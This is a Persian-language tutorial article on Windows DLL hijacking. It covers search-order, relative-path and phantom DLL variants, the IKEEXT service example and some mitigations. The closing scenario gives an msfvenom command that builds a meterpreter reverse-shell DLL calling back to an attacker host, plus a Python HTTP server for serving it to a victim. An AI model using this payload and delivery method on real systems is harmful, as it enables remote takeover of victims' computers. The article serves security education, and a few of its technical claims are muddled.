به نام خداوند علم و آگاهی

حملات Dll hijack

محققان :

محمد ابراهیم طاهری

محمدامین کرمی

adversary emulation and threat hunter

فهرست

1. پیش گفتار
2. بررسی حملات
3. انواع مختلف حملات DLL hijacking
4. استفاده از رفتار قابل پیش بینی در سیستم عامل
5. پیدا کردن DLL های گم شده در سیستم عامل
6. سرویس IKEEXT
7. سناریو حمله

پیش گفتار :

امروزه در دنیای امنیت حمله کنندگان از متدهای جدیدی برای دور زدن مکانیزم های دفاعی قربانی استفاده می کنند این مکانیزم ها می توانند EDR ,XDR,Anti virus باشند همچنین حملات به سمت جدیدی رفته و دیگر حملات سنتی و oldschool در برخی موارد کارآمد نمی باشد و بیشتر حملات با فرض اینکه Admin سرور سواد امنیتی کافی برای ایمن سازی سرور را دارد به سمت حملات Client side رفته اند لذا این نوع حملات از اهمیت خاصی برخوردار هستند حالا حتما برای شما سوال پیش می آید چرا این نوع حملات اهمیت بالایی در سازمان ها دارد ؟ جواب شما را با یک مثال می دهم تصور کنید که یک کاربر عادی در مرکز تماس وجود دارد و دانش خاصی از سیستم های امنیتی و حملات ندارد و همچنینی سیستم این کاربر به دامین سازمان شما join شده سیستم این کاربر هدف ساده ای برای حمله کننده است چرا که از این طریق می تواند به راحتی فعالیت Lateral movement خود را انجام داده و به دامین شما دسترسی بگیرد در این مقاله تلاش ما بر این است که حملات DLL را بررسی کنیم تا متوجه این موضوع شویم که این نوع از حملات چرا از اهمیت خاصی برخوردار هستند

برای اینکه بتوانیم با این نوع از حملات آشنا شویم لازم است تعریف کلی از این موارد داشته باشیم

DLL : Dynamic-link library یک بستر مایکروسافتی است که از آن برای به اشتراک گذاری کتابخانه های مایکروسافتی در سطح سیستم عامل از آنها استفاده می شود که معمولا این کتابخانه ها شامل extention های DLL,OCX,DRV می باشند

DLL side loading : یک تکنیک بسیار معروف برای دور زدن مکانیزم های امنیتی و همچنین گول زدن ویندوز برای اجرای یک کد مخرب بر روی Endpoint ها می باشد (منظور از End point همان کاربران است)

Ikeext service : این سرویس برای برقراری ارتباط امن از طریق ip address و اینترنت مورد استفاده قرار می گیرد

DLLpy : برای شناساسیی حملات dll hijacking مورد استفاده قرار می گیرد

بررسی حملات :

1 – DLLHijacking

یک تکنیک بسیار معروف برای بار گذاری نمودن کدهای مخرب که برای مناظیر فایل اجرایی ، اجرای کد مخرب از طریق یک dll مجاز در ویندوز و بار گذاری آن مورد استفاده قرار می گیرد

Malicious DLL File : این تکنیک کد مخرب را برای دور زدن مکانیزم های امنیتی در سطح سیستم عامل اجرا می کند یکی از دلایلی که شناسایی این نوع حملات بسیار مشکل است این است که آنها بسیار انعطاف پذیر هستند و حمله کننده می تواند با توجه به پیکر بندی سیستم عامل به طرق مختلف از آن استفاده نماید

برای روشن تر شدن موضوع یک مثال می زنیم :

همانطور که گفتیم این تکنیک بسیار انعطاف پذیر می باشد و حمله کننده می تواند با اشتفاده از روشهای مختلف از آن استفاده نماید در ادامه به بررسی حملات انجام شده از این طریق می پردازیم:

1 – chaes : از طریق جست و جو نمودن دستورات برای اجرای payload استفاده می کند

2 – APT41 : از قابلیت جست و جو برای Hijack نمودن استفاده می کند

3 – Astaroth : از طریق جست و جو برای اجرای خودکار استفاده می کند

4 – BOOSTWRITE :برای اکسپلویت نمودن از یک dll قانونی استفاده می کند

5 – HinKit : برای جست و جو و اجرای Hijacking به منظور نگه داری دسترسی یا همان persistence استفاده می شود

راه کار برای پیشگیری :

برای پیشگیری نمودن از حملات DLL Hijacking می توان به روش های زیر عمل نمود :

Audit : ابزارهایی که برای این منظور وجود دارند می توانند به احتمال افزایش شناسایی و همچنین جست و جوی صحیح DLL ها کمک کنند

محدود سازی : اجازه دسترسی و اجرای DLL ها باید محدود شوند تا امکان اجرای DLL Loading به صورت امن وجود داشته باشد

جلوگیری از فایل های اجرایی : برای شناسایی و بلاک نمودن این موارد بهتر است از Application Control ها که از اجرای DLL های مخرب جلوگیری می کنند استفاده کرد

انواع مختلف حملات DLL hijacking :

DLLReplacement : همانطور که از نامش مشخص است برای جایگزین نمودن یک DLL قانونی با DLL مخرب از آن استفاده می شود

DLL Search order hijacking :

یک سری از DLL های خاص که توسط برنامه بدون اینکه مسیر خاص و یا location خاصی داشته باشند که به منظور جایگزین نمودن یک DLL مخرب قبل از اینکه DLL واقعی بارگذاری شود استفاده می شود

Phantom dll hijack :

یک DLL مخرب را در یک مسیر ناشناس قرار می دهند تا به جای DLL قانونی بارگذاری و اجرا شود

DLL Redirection :

Location را بر اساس DLL هایی که برای آن در سیستم عامل جست و جو می شود به عنوان مثال %PATH% و یا exemanifest./ طراحی می کند که این مسیر شامل DLL های مخرب می باشد

Winsxs DLLreplacement :

جاگزاری نمودن یک فایل DLL مخرب با یک DLL قانونی در مسیر WINSXS که معمولا این روش منجر به انجام حمله DLL sideloading می شود

RELATIVE path Dll hijacking :

به فرایند کپی نمودن و یا جایگزین نمودن یا نامگذاری مجدد در یک مسیر خاص گفته می شود که این روش معمولا از طریق LOLBINS در ویندوز انجام می شود این روش شباهت بسیار زیادی با Binary exploitation دارد

در ادامه به نام بردن و بررسی چند مورد از حملات رایج مربوط به DLL hijack می پردازیم :

search order hijack – 1 :

استفاده از رفتار قابل پیش بینی در سیستم عامل :

شاید DLLHijacking یکی از بهترین مثال ها برای شناخت رفتار حمله کننده باشد هنگامی که نفوذ کننده اقدام به بهره برداری از رفتار قابل پیش بینی سیستم عامل می کند و آن را مجبور به اجرای یک کد مخرب می کند .

برای روشن شدن موضوع به یک مثال می پردازیم تصور کنید برنامه نویس اقدام به ساختن یک فایل در مسیر زیر می نماید

C:\app\app.exe که وظیفه بارگذاری نمودن DLLcode.dll را بر عهده دارد و امکان شناسایی مسیر صحیح را می دهد برنامه نویس DLL را در مسیر C:\shared\code.dll و یا C:\shared directory قرار داده و آنها را به عنوان اضافه نمودن در محیط Enviroment variable در نظر گرفته و می دانیم که برای انجام این نوع از حملات حمله کننده نیاز به دانش بالا و تسلط بر سیستم عامل ویندوز دارد و با این فرض می دانیم که نفوذ گر به خوبی آگاه است که چگونه از DLL استفاده نماید تا ویندوز دیگر قادر به

دفاع در مقابل حمله طراحی شده نباشد لازم به ذکز است که این مسیرها کاملا بستگی به چگونگی پیکربندی سیستم عامل توسط ادمین دارد ولی معمولا حماه کننده به دنبال استفاده یکی از مسیرهای زیر است :

1 – یک دایرکتوری برای بارگذاری برنامه 2 – دایرکتوری های سیستم 3 – دایرکتوری های 16 بیتی 4 – دایرکتوری های ویندوز 5 – دایرکتوری های فعلی 6 – دایرکتوری هایی که در PATH هستند

اگر حمله کننده بتواند یک DLL مخرب را از طریق یکی از location های دیگر که از قبل در ENVIROMENT VARIABLE PATH وجود داشته انجام دهد DLL مخرب اول از همه بارگذاری شده و اجرا می شود بنابراین اگر در مسیر app.exe اجرا شود باعث افزایش سطح دسترسی حمله کننده شده و نفوذ گر می تواند با دسترسی سطح بالا مانند ADMIN هر فرایندی را ذر رئی سیستم عامل انجام دهد

لازم به ذکر است که حمله کننده از قابلیت SEARCH order hijack بی نهایت استقبال خواهد کرد به دلیل اینکه تنها کافی است که نفوذ کننده DLLمخرب را کپی و در location درست قرار دهد و این عمل به تنهایی برای افزایش سطح دسترسی کافی خواهد بود

2 - RELATIVE DLL HIJACKING سو استفاده از search order از طریق فایل اجرایی :

یکی از حملات رایج در DLL ، FALCON OVER WATCH نام دارد که به عنوان RELATIVE PATH DLL INJECTION شناسایی می شود این مورد هنکامی اتفاق می افتد که حمله کننده یک فایل اجرایی قانونی نوشته و یا آن را مجدادا نام گذاری می کند و آن را در فولدری که دسترسی مجاز برای نوشتن را دارد کپی می کند این تکنیک نیازمند یک فایل قانونی می باشد که به طور خاص با DLL ها در ارتباط نباشد سپس سیستم عامل ویندوز به دنبال DLL که برای اجرای برنامه مورد نیاز است می گردد همانطور که قبلا ذکر شد استفاده از این موارد کاملا بستگی به نوع پیکربندی سرور و یا سیستم عامل سمت کاربر دارد و احتمال این وجود دارد که روش های اجرای حمله توسط نفوذگر نسبت به پیکر بندی کاملا متفاوت باشد ولی معمولا حمله کننده به دنبال مسیری مانند (i.e.,./) می باشد

یکی از عملیات های کشف جرم که مربوط به این تکنیک انجام شده اقدام به نامگذاری مجدد applunch.exe نموده که در این حمله مایکروسافت فایل اجرایی را از طریق C:\users\public فراخوانی نموده این فایل applluncher مجددا نام گذاری شده تا حمله کننده بتواند آن را به عنوان فایل مجاز به سیستم عامل معرفی کند همچنین یک فایل با عنوان mscore.dll در یک دایرکتوری مشابه گذاشته بود و هنگامی که فایل اجرایی که نام آن تغییر یافته بود اجرا می شد سیستم عامل DLL مربوطه را فراخوانی می کرد

3- Phantom DLL Hijacking استفاده از DLL های گم شده :

پیدا کردن DLL های گم شده در سیستم عامل :

DLL های گم شده یک فرصت عالی برای حمله کننده می باشد تا بتواند از این نقطه ضعف سیستم عامل استفاده نماید و به هدف خود که دور زدن مکانیزم های دفاعی سیستم عامل است برسد برای پیدا کردن DLL های گم شده می توانیم از ابزار Process monitor استفاده کنیم


برای بیشتر آشنا شدن با این حمله یک مثال می آوریم :

سرویس IKEEXT

سرویس IKEEXT که در بسیاری از ورژن های ویندوزی وجود دارد و هنگامی که سیستم عامل BOOT می شود بارگذاری خواهد شد و به منظور AUTHENTICATION مورد استفاده قرار می گیرد هنگامی که IKEEXT فراخوانی می شود به دنبال LOAD شدن از مسیر C:\windows\system32\wlbsctrl.dll می باشد که به هر حال این DLL به هیچ عنوان وجود خارجی ندارد و توسط حمله کننده در این مسیر قرار گرفته است و اگر حمله کننده بتواند DLL مخرب خود را فرا خوانی کند حمله PHANTOM DLL HIJACKING با موفقیت انجام شده است نکته ای که در مورد این مثال وجود دارد این است که به صورت پیش فرض حمله کننده دسترسی ADMIN را در سیستم عامل دارد و همچنین می تواند از این مکانیزم برای نگه داری سطح دسترسی استفاده کند


روش های اکسپلویت نمودن DLL های گم شده :

تصور کنید که در این سناریو موفق به پیدا کردن یک فایل آسیب پذیر در ویندوز شدیم که تلاش برای LOAD نمودن CFF EXPLORERENU.DLL در مسیری که برنامه نصب شده است می گردد :



اگر شما به تصویر بالا دقت نمایید PROCESS که در حال تلاش برای LOAD نمودن DLL از مسیر C:\Programfiles\NTCore\EXplorersuite می باشد را مشاهده می کنید که نتیجه آن عدم پیدا شدن این نام می باشد در این سناریو تلاش ما بر این بوده که از طریق KALI LINUX و استفاده از ابزار معروف msfvenome نسبت به اجرای PAYLOAD مخرب خود اقدام نماییم برای این منظور از دستور زیر استفاده می کنیم :

msfvenom -p windows/meterpreter/reverse_tcp -ax86 -f dll LHOST=192.168.1.115 LPORT=4444 > CFF_ExplorerENU.dll



بعد از اینکه payload شما ایجاد شد باید یک فایل مانند زیر برای شما قابل مشاهده باشد :

که ما از این DLL به عنوان PAYLOAD خود استفاده خواهیم نمود سپس در مرحله بعدی اقدام به جست وجو برای یک مکان مناسب برای بارگذاری DLL می کنیم

در این مرحله چیزی که برای ما بسیار اهمیت دارد این است که چگونه PAYLOAD خود را بر روی سیستم قربانی اجرا کنیم برای این منظور روشهای متفاوتی وجود دارد که ما یکی از آنها را انتخاب کردیم اگر شما از یک ماشین مجازی استفاده کنید در سیستم خودتان به راحتی با یک کپی و PASTE می توانید این کار را انجام دهید ولی قصد ما انجام یک سناریو بسیار شبیه به دنیای واقعی می باشد که برای این منظور یک http server در کالی طراحی نمودیم تا قربانی از این طریق بتواند DLL مخرب ما را دانلود کند

برای این منظور از PYTHON استفاده می کنیم و از طریق دستور زیر اسن کار را انجام می دهیم :

python3 -m http.server --bind 192.168.1.115

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server --bind 192.168.1.115
Serving HTTP on 192.168.1.115 port 8000 (http://192.168.1.115:8000/) ...
```

سپس در این مرحله قربانی (که می تواند هر ورژن از ویندوز باشد) DLL ما را دانلود و جایگزین MISSING DLL می شود